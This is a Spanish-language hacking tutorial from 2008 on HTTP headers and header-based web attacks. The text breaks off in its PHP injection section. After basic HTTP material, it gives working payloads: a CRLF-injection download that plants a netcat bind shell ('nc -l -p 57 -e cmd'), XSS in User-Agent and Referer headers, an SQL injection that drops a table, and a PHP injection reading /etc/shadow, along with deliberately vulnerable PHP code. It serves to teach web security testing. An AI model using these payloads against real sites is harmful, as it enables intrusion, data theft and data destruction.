

```
#####  
# Title: HTTP al descubierto #  
# Authors: Vengador de las Sombras & Sknight #  
# Website: http://Overl0ad.blogspot.com #  
# Date: 11-9-2008 #  
# Contact: camaleon_18@hotmail.com & Lix.security@gmail.com #  
#####
```

## [-----Index-----]

0x01: Introducción al protocolo HTTP  
/.0x01 Estructura de HTTP y sus cabeceras  
/.0x02 Metodos HTTP  
0x02: Sniffeeo y Modificación de Cabeceras  
0x03: Inyectando Código  
/.0x03 CRLF Injecton: Descargas Infectadas (Introducción al HTTP Splitting)  
/.0x04 XSS & SQL injections  
/.0x05 PHP injections  
0x04: Enumeración a través de HTTP  
/.0x06 Sacar información con OPTIONS  
/.0x07 Banner Grabbing  
/.0x08 Http Fingerprinting  
0x05: Contraataques, Evitando la identificación de nuestro servidor  
0x06: Ataques con Metodos  
/.0x09 Creacion y Borrado de ficheros (PUT y DELETE)  
/.0x10 Authorization  
0x07: Links de interés & Despedida

## [-----Index-----]

### **0x01: Introducción al protocolo HTTP**

HTTP al descubierto, este es el título de este paper en el que explicaremos el protocolo HTTP y todo lo que abarca este amplio concepto. Como bien han visto el paper se compone de 6 capítulos que ambos autores esperamos que sean suficientes para explicar este gran concepto. Antes de irnos a la práctica y a otras cosas, empezaremos este documento con un par de definiciones breves y cortas para que no tengáis que hacer esfuerzo en memorizarlas.

#### **1º ¿Que es HTTP?**

HTTP son las siglas de **H**ipertext **T**ransfer **P**rotocol (en español Protocolo de transferencia de hipertexto)

#### **2º ¿De donde salió HTTP?**

Cuando la WWW (**W**orld **W**ide **W**eb) se desarrolló, internet se abrió a las puertas de cualquier persona que dispusiera de una computadora. Así mismo HTTP fue el protocolo creado para realizar todas las operaciones web.

#### **3º ¿Que es HTML?**

**H**yper**T**ext **M**arkup **L**anguage (Lenguaje HiperTexto de Marcado) es el lenguaje de marcado que predomina en el desarrollo web. Es usado para definir la estructura del documento y su respectivo contenido de hipertexto.

#### **4º URL y URI**


URL significa Uniform Resource Locator (localizador uniforme de recurso). Es un conjunto de

caracteres, de acuerdo a un formato, que se usa para nombrar recursos  
URI es Uniform Resource Identifier (identificador uniforme de recurso) definido en este link [1]

## **1.0x01 Estructura de HTTP y sus cabeceras**

Bien una vez esten las deficiones situadas arriba bien claro vamos a comenzar a sumergirnos en la parte interesante de este paper.


Ahora voy a presentar un diagrama explicando el funcionamiento del protocolo HTTP



Asi es como trabaja HTTP, TCP/IP hace una petición a la DNS del servidor con el que estemos

dialogando actualmente para resolver la Ip de dicho servidor. Se establece la conexión TCP. El navegador envía una petición al servidor (véase punto /.0x02). El servidor confirma la petición y envía el archivo. Finaliza la conexión.

Seguimos ahora con las cabeceras, voy a proceder al análisis de una cabecera HTTP. Realizamos una petición HEAD a [www.google.es](http://www.google.es)



```
Lix@Fedora:~
Archivo Editar Ver Terminal Solapas Ayuda
[Lix@Fedora ~]$ HEAD http://www.google.es
200 OK
Cache-Control: private, max-age=0
Connection: Close
Date: Sat, 06 Sep 2008 22:48:25 GMT
Server: gws
Content-Length: 0
Content-Type: text/html; charset=ISO-8859-1
Expires: -1
Client-Date: Sat, 06 Sep 2008 22:45:43 GMT
Client-Peer: 66.249.91.99:80
Client-Response-Num: 1
Set-Cookie: PREF=ID=0e41aab7056045f8:TM=1220741305:LM=1220741305:S=Ur0xuTmbPa1ya
JMK; expires=Mon, 06-Sep-2010 22:48:25 GMT; path=/; domain=.google.es
[Lix@Fedora ~]$
```

Empezamos, nada más realizar nuestra petición el servidor nos manda el código de respuesta [2] 200. Los códigos de rango 2xx indican que la operación se ha realizado con éxito, y ahora la cabecera [3]:

- Cache-Control:** Genera las directivas que deben ser usadas por cualquier mecanismo a lo largo de la petición/respuesta.
- Connection:** Indica que la conexión se cierra, no se mantiene como en keep-alive
- Date:** Fecha y hora actual
- Server:** Indica el tipo de S.O que corre en el servidor (Vease /.0x07)
- Content-Length:** Campo que indica el tamaño del cuerpo del documento o, en decimal , enviado al destinatario que hubiera enviado la petición
- Content-Type:** Tipo de contenido y codificación del archivo al que realizamos la petición
- Expires:** Muestra la fecha en la que va caducar la cache de nuestra petición.
- Set-Cookie:** Es la cookie que nos envía la pagina a la que hemos realizado la petición, en ella aparece su ID. Su fecha de expiración, sobre que directorio actua y el domio desde donde se ha obtenido.

## /.0x02 Metodos HTTP

Acabamos de llegar a la parte que hay que leer con máxima atención si queremos seguir el tutorial de aquí adelante sin perdernos (sin olvidarnos del snifeo de cabeceras). En esta parte se explicara los metodos HTTP más comunes y los más usados, una vez esto pasaran a ver su aplicación en ataques y tecnicas de PenTesting.

Procedo a mostrarles una breve explicacion de cada metodo.

**GET:** El método más usado, GET obtiene cualquier tipo de información identificada en el fichero al que realizamos la petición, además la respuesta que obtenemos del servidor (código fuente de dicho archivo) es interpretada por nuestro navegador.

**HEAD :** Junto a Options uno de los que más información útil nos da. El servidor nos devuelve los headers de este mismo, gracias a esto podemos obtener datos como el tipo de web app que está corriendo, su versión y otra info que veremos más adelante

**POST :** Es usado para pedir que el servidor acepte información enviada desde el cliente. Lo que pase de ahí en adelante es ya tarea de la aplicación.

Ejemplo: Upload echo en php nosotros enviaríamos un contenido post de este estilo:

```
-----19411897685978101991128598558\r\n
Content-Disposition: form-data; name="archivo";
filename="B000063COX.01._SCLZZZZZZZ_.jpg"\r\n
Content-Type: image/jpeg\r\n
\r\n
```

Dicho upload ha admitido la imagen jpg (este upload es vulnerable [4])

**OPTIONS:** Llegamos al método que más información nos da, options nos informa de los métodos de petición y respuesta que admite el servidor, este método condiciona lo que vayamos a hacer si estamos intentando encontrar un fallo en algún servidor o en alguna web app con las técnicas que veremos posteriormente

**PUT :** El contrario de GET por así decirlo, si GET lee el source del archivo, PUT permite modificarlo y sobrescribir el código original.

**DELETE:** Su propio nombre lo dice, permite borrar el archivo que especifiquemos.

**TRACE:** El método reflejo o espejo, hace que el servidor responda lo mismo que le mandamos.

## 0x02: Sniffeeo y Modificación de Cabeceras

Hasta ahora hemos hablado en forma general del protocolo HTTP y de que las negociaciones entre cliente-servidor se establecen a través de cabeceras, los HTTP Headers. Para poder trabajar con las cabeceras necesitaremos de una serie de utilidades cuya finalidad es la de interceptar las cabeceras que manda nuestro navegador, para permitir su análisis o su modificación. Estas utilidades se denominan sniffers, y funcionan interceptando el tráfico que pasa por el puerto 80 (HTTP).

Estas herramientas pueden venir en forma de Addons o Plugins para diferentes navegadores, de entre los cuales destacan para Firefox, Tamper Data y Live HTTP Headers, o también pueden ser programas independientes como el magnífico Achilles. Estas herramientas van a ser el pilar fundamental que sostendrá el trabajo con las cabeceras http.

La mayoría de programas que cumplen con esta función, actúan de una forma similar, así que vamos a ejemplificar cómo sniffear y modificar una cabecera utilizando Live HTTP Header (Addon para Firefox), de todas formas les dejaremos una serie de manuales sobre otros sniffers [5 & 6]

Lo primero que deben de hacer es descargarse este addon desde la web oficial de Firefox (<https://addons.mozilla.org/addon/3829>), tras la instalación del addon, procedemos a ejecutarlo desde Herramientas -> Live HTTP Headers. Teniendo el addon cargado podemos dirigirnos a una web cualquiera ([www.google.es](http://www.google.es)) y ver cómo aparecen una serie de cabeceras que son las que

nuestro navegador a mandado. En cada cabecera enviada aparece debajo su respuesta, como aparece en el ejemplo:

```
GET / HTTP/1.1
Host: Pruebas.FoS.Com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; es-ES; rv:1.8.1.16) Gecko/20080702
Firefox/2.0.0.16
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: es-es;es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive

HTTP/1.x 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 06 Sep 2008 21:29:56 GMT
X-Powered-By: ASP.NET
Content-Length: 35929
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSCQRSQTR=JLEIDLOBGDGLKLAMPFDCIOFL; path=/
Cache-Control: private
```

Esta sería la cabecera sniffada por nuestro Addon, tanto la enviada por nosotros al servidor realizando la petición GET como la cabecera de respuesta del servidor. Ahora bien, si lo que deseamos es modificar dicha cabecera, tendremos que clicar en la cabecera a modificar, y tras esto clicar sobre el botón "Repetir". Tras esto se nos abrirá un pop-up que permitirá la edición de la cabecera.

En este pop-up aparece la petición que en la parte superior la petición que hemos realizado. En ese campo de texto aparecen dos opciones por defecto para editar, o seleccionar GET o POST. Pero, como probablemente esos dos métodos no sean los que vamos a utilizar (puesto que se suele trabajar con otros como HEAD, OPTIONS, PUT y demás), tendremos que clicar sobre la caja de texto y borrar la petición que haya y escribir la que queramos. Al lado de la caja que define el método de la cabecera, tenemos el host al que va a ser dirigido y debajo, los campos a editar de la cabecera.


Una cosa muy buena que tiene Live HTTP Headers es que tiene un sistema de medición del número de caracteres automático, lo que hace muy fácil rellenar el campo de Content-Lengt. Tras editar nuestra cabecera (ya observareis en otros capítulos de este paper para qué vamos a editarlas) solamente tendremos que volver a clicar en "Repetir". Ahora cerramos el pop-up y buscamos entre todas las cabeceras la respuesta del servidor.

Cuando tengamos demasiadas cabeceras sniffadas en pantalla, podemos borrarlas para que continúe sniffando nuevas cabeceras pulsando "Limpiar".

Existen otras formas de trabajar con las cabeceras sin tener que sniffearlas para modificarlas, como por ejemplo aprovechar algún programa que haga negociaciones TCP, como por ejemplo pueden ser Telnet, Putty, o los populares Netcat y CryptCat. Para mandar una cabecera a un host remoto usando Netcat hay que seguir unos sencillos pasos.

- 1.- Escribimos en nuestro intérprete de comandos (Shell) nc <HOST> 80 (P.E. nc [www.google.com](http://www.google.com) 80).
- 2.- Cuando se conecte, escribimos la cabecera de acuerdo con los estándares para evitar que el servidor nos de una respuesta insatisfactoria.
- 3.- Pulsamos dos veces enter para señalar el fin de la cabecera (recordemos que el fin de las cabeceras viene señalado por dos señales de CR y LF).
- 4.- Esperamos a que se nos muestre la respuesta del servidor en la pantalla.

Aquí dejamos una captura de cómo se realiza dicho procedimiento:



```
C:\> H4CK1NG CONSOL3 OF F.o.S
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

F14mm1ng Our Sk1llz: nc .com.ar 80
OPTIONS / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 06 Sep 2008 21:57:24 GMT
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
MS-Author-Via: MS-FP/4.0,DAV
Content-Length: 0
Accept-Ranges: none
DAVL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private

F14mm1ng Our Sk1llz: -
```

### 0x03: Inyectando Código

En el capítulo anterior hemos visto qué es el sniffeo de cabeceras y cómo modificar y enviar cabeceras. Cuando sniffeamos cabeceras podemos hacerlo con dos objetivos, o bien para observar los datos que se envían y de ahí buscar un posible CSRF (Cross Site Request Forgery) o bien para modificar la cabecera y añadirle código malicioso, el cual provoque en una aplicación vulnerable una respuesta que no era la que debía.

Una aplicación web es vulnerable cuando maneja datos procedentes de la cabecera sin realizarles un correcto filtrado, permitiendo a un usuario malintencionado la modificación de la cabecera para que la aplicación web maneje códigos maliciosos, y ejecute éstos, de esta forma podemos convertir a las cabeceras como un vehículo en el que inyectar sentencias SQL maliciosas, JavaScript, etc. para realizar diversos ataques a una web.

En este capítulo nos centraremos en el ataque a webs a través de la inclusión de código malicioso en las cabeceras.

## 1.0x03 CR/LF Injections (introducción al HTTP Splitting)

En este apartado quisiéramos hacer una breve introducción al HTTP Splitting a través de un ejemplo muy llamativo, como es el de infectar una descarga. Pero antes de meternos en el tema necesitamos tener ciertos conocimientos básicos y simples para poder entender cómo funciona la técnica.

Existen una serie de caracteres especiales encodados que sirven como señalización. Unos de estos caracteres especiales son los llamados **CR** (Carriage Return) y **LF** (Line Feed), los cuales en conjunto son traducidos por “Salto de línea” en el momento en que mandamos una cabecera. Ambas señales se traducen por 0x0D y 0x0A (%0d y %0a). En programación las señales de salto de línea se plasman con los caracteres de escape `\r\n`.

Consideramos una aplicación vulnerable a CR/LF injection cuando no filtra de forma correcta las variables, permitiendo setear en ellas valores prohibidos como lo son éstos. Esta vulnerabilidad implica el que un usuario malintencionado pueda manipular a su antojo las cabeceras de un servidor, ya que como sabemos, la finalización de una cabecera se señala con un doble salto de línea o `%0d%0a%0d%0a`. Entonces si un usuario mal intencionado setea una variable con ese código provocará la “partición” de la cabecera, permitiendo colocar junto al doble salto de línea el código que él considere oportuno, normalmente será una segunda cabecera.

A la técnica de “truncar” o “cortar” una cabecera para controlar una respuesta del servidor se la denomina “HTTP Splitting”. Una técnica derivada del HTTP Splitting puede ser lo que se denomina “File Download Injection” y consiste en infectar con el código que nosotros deseemos una descarga.

Si tenemos una aplicación que descarga ficheros con un código similar a (en PHP):

```
header("Content-Type: application/octet-stream");  
header("Content-Disposition: attachment; filename=".$_REQUEST["file"]);
```

Y además es vulnerable a CR/LF inyección, podemos usar esta aplicación como vector de ataque contra una víctima, ya que como ahora veremos, podemos infectar una descarga con el código que nosotros deseemos.

Si nosotros accedemos a una descarga a través de una URL tipo `www.mysite.com/descargas.php?file=Batch.bat` y analizamos la cabecera (tras sniffearla) podemos ver que quedaría algo tipo:

```
HTTP/1.x  
200 OK  
Date: Mon, 08 Sep 2008 13:59:22 GMT  
Server: Apache  
content-disposition: attachment; filename=download.php
```

Si nosotros a la variable `file`, en vez de meter únicamente el archivo que queremos descargar, lo que hacemos es añadirle una señal de doble salto de línea seguida de código, cuando la persona descargue ese archivo, su contenido se habrá sobrescrito por el que nosotros añamos colocado en la URL. Con esto hacemos que la víctima ejecute código malicioso que podría poner en jaque su seguridad, si por ejemplo, lo que añadimos es colocar una shell en un puerto, o borrar X

fichero. Como Prueba de Concepto para ver que realmente funciona, aquí teneis la cabecera resultante de setear la variable FILE con `Batch.bat%0d%0a%0d%0anc -l -p 57 -e cmd`:

```
HTTP/1.1 200 OK
Date: Thu, 27 Mar 2008 05:02:24 GMT
Server: Apache
Content-Disposition:
attachment;filename=troyano.bat
```

```
nc -l -p 57 -e cmd
```

Como podemos ver, el código fuente se ha sobrescrito por una línea cuya función es la de colocar una shell en el puerto 57 de la víctima.

Ésta es solo una aplicación de las muchas que conlleva el HTTP Splitting, puesto que su potencial puede ser increíble. Este apartado ha sido una mera introducción a este tipo de ataque para que os pique el gusanillo e investiguéis sobre él, ya que es un tema muy amplio y como no queríamos desviarnos demasiado del tema central del paper apenas lo hemos podido tocar.

## **1.0x04 XSS y SQL Injections**

Probablemente cuando habéis leído el anterior apartado, centrado en las CR/LF injections, habrá sido la primera vez que hayáis visto este tipo de vulnerabilidad. Si este tipo de vulnerabilidad, que podemos etiquetarla como “no muy extendida o conocida”, ahora por el contrario si vamos a tratar las vulnerabilidades más conocidas y extendidas por excelencia: los XSS y las inyecciones SQL.

Si recordais el inicio de este capítulo, estuvimos hablando que muchas aplicaciones trabajan con datos extraídos de las cabeceras, y que en la mayoría de los casos dichos datos son utilizados sin pasarle previamente algún tipo de filtro, es inevitable que se nos vengán a la mente nuestro queridísimos amigos Cross Site Scripting y SQL injection.

La mayoría de casos la variable vulnerable (en el caso de los XSS) suele ser alguna que se utiliza para mostrar alguna información tipo IP, User-Agent y demás. Es por ello que la mayoría de webs que ofrecen “ver mi IP y otros datos” suelen ser vulnerables, ya que si nosotros sniffearmos y modificamos una cabecera para que quede tipo:

```
Host: www.vermiip.es
User-Agent: <script>alert(/FoS TeaM/)</script>
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,
*/*;q=0.5
Accept-Language: es-es,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: <script>alert(/Own3d/)</script>
Cookie: datos=fecha=09%2F09%2F2008+16%3A40&ip=<script>alert(/Fuck U/)</script>;
ASPSESSIONIDSCBTTBBS=CINKKHKCFLKEIONDKCHIPPPC
Cache-Control: max-age=0
```

Damos a repetir... et voilà! Un bonito XSS. Por eso muchos webmaster para "asustar" a posibles "atacantes" o usuarios malintencionados optan por mostrar esos datos, IP, User-Agent y demás, pero lo que no saben es que están poniendo en peligro su propia seguridad. Y más aún cuando muchas veces guardan estos datos en un archivo para visualizarse desde un panel de administración... Entonces sí que estamos de una vulnerabilidad y de las gordas.

También muchos sistemas de estadísticas se basan en un sistema de recogida en un archivo los Referer de la gente que entra su website, y con esos datos elaboran listas de links que apuntan a su sitio... Existe una alta probabilidad de que en estos casos también nos encontremos de cara a un posible ataque aprovechando el XSS.

Pero, los últimos tiempos se han puesto de moda las gestiones con bases de datos para facilitar y optimizar el trabajo de los webmasters. Pero, las sentencias para usar las DBs (Data Bases) si utilizan variables que proceden de las cabeceras. Un claro ejemplo fue la vulnerabilidad descubierta por SirDarckCat en X-Statistics[5], aplicación la cual usaba los datos recogidos de User-Agent sin realizar un correcto filtrado, lo que conllevaba a que un usuario malintencionado pudiera introducir sentencias malignas (SQL Injections) dentro de las cabeceras.

Otro escenario sería un sistema de baneado a través de X\_FORWARDED\_FOR:

```
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
$conexion = mysql_query("SELECT * FROM baneados where ip=$ip" , $conexion);
```

En ese código vulnerable, podemos spoofear la cabecera y añadirle una SQL injection con el código **foo'; DROP TABLE baneados;--**, provocando que se borre la tabla "baneados".

Si nos apeteciera jugar más, usando **INSERT INTO** podríamos añadir la IP del admin para darle un susto y avisarle.

## 1.0x05 PHP injections

En el apartado superior hemos hablado de como implementar estas dos vulnerabilidades (XSS y SQL injection) usando los metodos HTTP y un Sniffer de cabeceras, ahora vamos a hablar sobre las PHP injections.

Algunos no habran oído hablar nunca de este tipo de vulnerabilidad sin embargo tiene grandes similitudes con RFI, aunque ahora explicare la pequeña diferencia entre las dos.

Con un include() mal filtrado, nosotros lo aprovechamos para inyectar la url de nuestro interprete de comandos (shell), sin embargo las PHP injections consisten en usar la propia aplicacion vulnerable como interprete de comandos, para que esto suceda dentro de dicha aplicacion debe de estar presente la función eval() y el usuario tiene que poder modificar algun parámetro.

La forma de prevenir esto es denegar la ejecución de comandos al usuario o en otras palabras que nada dentro de eval() dependa de variables que pueda modificar el usuario.

Bueno ahora voy a pasar a mostrarles como podemos implementar las PHP injections usando las cabeceras y el Live HTTP headers

Imaginense que tenemos una web que captura todas las ips de los visitantes y para ello usa algo parecido a esto:

```
<?php
$lista = open ("ips.txt", "a");
fwrite ($lista, $_SERVER['HTTP_X_FORWARDED_FOR']);
fclose($lista);
?>
```

Y evidentemente otro archivo (index.php por ej.) llamara a esta especie de log, dicho archivo hara un include() a ips.txt, ahora nosotros lo que pretendemos hacer es modificar nuestra cabecera para mandar código php a ips.txt y cuando este fichero sea llamado por index.php sea ejecutado.

```
GET /index.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1) Gecko/2008071615
Fedora/3.0.1-1.fc9 Firefox/3.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-es,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: UTF-8,*
Keep-Alive: 300
Connection: keep-alive
Referer: <php ob_clean; system("nano /etc/shadow #ojala"); ?>
```

